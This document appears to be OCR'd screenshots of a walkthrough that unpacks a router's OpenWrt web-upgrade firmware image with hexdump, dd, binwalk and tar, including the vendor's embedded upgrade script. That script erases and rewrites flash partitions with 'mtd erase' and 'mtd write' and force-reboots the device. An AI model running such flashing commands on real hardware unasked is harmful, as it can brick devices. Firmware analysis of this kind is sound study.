
What's in the box?



```
00000330  65 63 68 6f 20 22 55 70  67 72 61 64 69 6e 67 20  |echo "Upgrading |
00000340  72 6f 6f 74 66 73 2e 2e  2e 22 0a 09 73 79 6e 63  |rootfs..."..sync|
00000350  0a 09 6d 6f 75 6e 74 20  2d 6f 20 72 65 6d 6f 75  |..mount -o remou|
00000360  6e 74 2c 72 6f 20 2f 0a  09 6d 74 64 20 65 72 61  |nt,ro /..mtd era|
00000370  73 65 20 6d 74 64 33 0a  09 73 65 64 20 2d 65 20  |se mtd3..sed -e |
00000380  27 31 2c 2f 5e 72 6f 6f  74 66 73 2d 74 61 67 2f  |'1,/^rootfs-tag/|
00000390  64 27 20 22 24 30 22 20  7c 20 74 61 72 20 78 7a  |d' "$0" | tar xz|
000003a0  4f 66 20 2d 20 7c 20 6d  74 64 20 77 72 69 74 65  |Of - | mtd write|
000003b0  20 2d 20 6d 74 64 33 0a  09 65 63 68 6f 20 22 2e  | - mtd3..echo ".|
000003c0  2e 2e 55 70 67 72 61 64  65 20 46 69 6e 69 73 68  |..Upgrade Finish|
000003d0  22 0a 09 65 63 68 6f 20  22 53 79 73 74 65 6d 20  |"..echo "System |
000003e0  77 69 6c 6c 20 72 65 62  6f 6f 74 2e 2e 2e 22 0a  |will reboot...".|
000003f0  09 73 79 6e 63 0a 09 73  79 6e 63 0a 09 73 79 6e  |.sync..sync..syn|
00000400  63 0a 09 73 6c 65 65 70  20 35 0a 09 72 65 62 6f  |c..sleep 5..rebo|
00000410  6f 74 20 2d 66 0a 65 6c  73 65 0a 09 65 63 68 6f  |ot -f.else..echo|
00000420  20 22 46 61 69 6c 20 74  6f 20 64 65 63 6f 6d 70  | "Fail to decomp|
00000430  72 65 73 73 20 72 6f 6f  74 66 73 20 69 6d 61 67  |ress rootfs imag|
00000440  65 21 22 0a 66 69 0a 0a  65 78 69 74 0a 1f 8b 08  |e!".fi..exit....|
00000450  00 b9 54 e7 4d 00 03 d4  fd 7d 78 14 d5 dd 07 8c  |..T.M....}x.....|
00000460  cf ec 4b b2 2c 2b 4c 42  c0 88 51 27 10 6d aa 41  |..K.,+LB..Q'.m.A|
00000470  27 10 30 4a 80 15 63 a5  15 eb a2 c1 52 e5 b6 51  |'.0J..c.....R..Q|
00000480  b1 c5 de d4 46 45 4b 2b  d5 cd 2b 01 13 1b 20 01  |....FEK+..+... .|
00000490  44 30 ab a2 52 a5 6d 54  54 6a b1 0e 2f 2a 2a 56  |D0..R.mTTj../**V|
:
```

Analyse The Firmware


What's in the box?



```
[steve@homestar pr30]$ dd if=openwrt-web-upgrade.bin bs=1 count=1101 of=upgrade.
sh
1101+0 records in
1101+0 records out
1101 bytes (1.1 kB) copied, 0.0163266 s, 67.4 kB/s
[steve@homestar pr30]$
```

Analyse The Firmware


What's in the box?



```
sed -e '1,/^exit$/d' -e '/^rootfs-tag/,$d' "$0" | gzip -t -
err_chk=$?
if [ $err_chk -ne 1 ]; then
        echo "Upgrading kernel image..."
        /etc/init.d/br_wifi stop > /dev/null
        /etc/init.d/samba stop > /dev/null
        /usr/bin/killall -9 MonitorWan
        /bin/kill -s USR1 `cat /tmp/lock/brlcd.lock`
        /usr/bin/killall bandluxed
        /usr/bin/killall BatteryMonitor
        /usr/bin/killall crond
        /usr/bin/killall udhcpd
        /usr/bin/killall klogd
        /usr/bin/killall syslogd
        /bin/umount /data
        /bin/umount /mnt
        sync
        sync
        mtd erase mtd2
        sed -e '1,/^exit$/d' -e '/^rootfs-tag/,$d' "$0" | tar xzOf - | mtd write
 - mtd2
        echo "..."
:
```

Analyse The Firmware


What's in the box?



```
sleep 3

echo "..."
sed -e '1,/^rootfs-tag/d' "$0" | gzip -t -
err_chk=$?
if [ $err_chk -ne 1 ]; then
        echo "Upgrading rootfs..."
        sync
        mount -o remount,ro /
        mtd erase mtd3
        sed -e '1,/^rootfs-tag/d' "$0" | tar xzOf - | mtd write - mtd3
        echo "...Upgrade Finish"
        echo "System will reboot..."
        sync
        sync
        sync
        sleep 5
        reboot -f
else
        echo "Fail to decompress rootfs image!"
fi

exit
(END)
```

Analyse The Firmware


What's in the box?



```
[steve@homestar pr30]$ binwalk openwrt-web-upgrade.bin

DECIMAL         HEX             DESCRIPTION
--------------------------------------------------------------------------------
-----------------------
1101            0x44D           gzip compressed data, from Unix, last modified:
Thu Jun  2 10:15:37 2011
1997880         0x1E7C38        gzip compressed data, from Unix, last modified:
Thu Jun  2 10:15:37 2011
7007294         0x6AEC3E        CramFS filesystem, little endian size 2607212958
 version #2 hole_support CRC 0xb2ef5b4a, edition 3584743124, 3472601885 blocks,
          2979142318 files

[steve@homestar pr30]$ dd bs=1 skip=1997880 if=openwrt-web-upgrade.bin of=part2.
img
6329634+0 records in
6329634+0 records out
6329634 bytes (6.3 MB) copied, 33.6805 s, 188 kB/s
[steve@homestar pr30]$ dd bs=1 skip=7007294 if=openwrt-web-upgrade.bin of=part3.
img
1320220+0 records in
1320220+0 records out
1320220 bytes (1.3 MB) copied, 7.00861 s, 188 kB/
[steve@homestar pr30]$
```

Analyse The Firmware


What's in the box?



```
[steve@homestar pr30]$ ls
bin  openwrt-web-upgrade.bin  part1.img  part2.img  part3.img.cramfs
[steve@homestar pr30]$ file part2.img
part2.img: POSIX tar archive (GNU)
[steve@homestar pr30]$ tar xvf part2.img
bin/imx25/temp/mtd/rootfs_jffs2.temp
[steve@homestar pr30]$ file part3.img.cramfs
part3.img.cramfs: Linux Compressed ROM File System data, little endian size 2607
                                                                             212
958 version #2 hole_support CRC 0xb2ef5b4a, edition 3584743124, 3472601885 bl
                                                                          ocks,
2979142318 files
[steve@homestar pr30]$ cp part3.img.cramfs bin/imx25/temp/mtd/
rootfs_jffs2.temp  uImage.temp
[steve@homestar pr30]$ cp part3.img.cramfs bin/imx25/temp/mtd/part3.cramfs
[steve@homestar pr30]$ cd bin/imx25/temp/mtd/
[steve@homestar mtd]$ ls
part3.cramfs  rootfs_jffs2.temp  uImage.temp
[steve@homestar pr30]$
[steve@homestar pr30]$
[steve@homestar pr30]$
[steve@homestar pr30]$
[steve@homestar pr30]$
[steve@homestar pr30]$
```

Analyse The Firmware

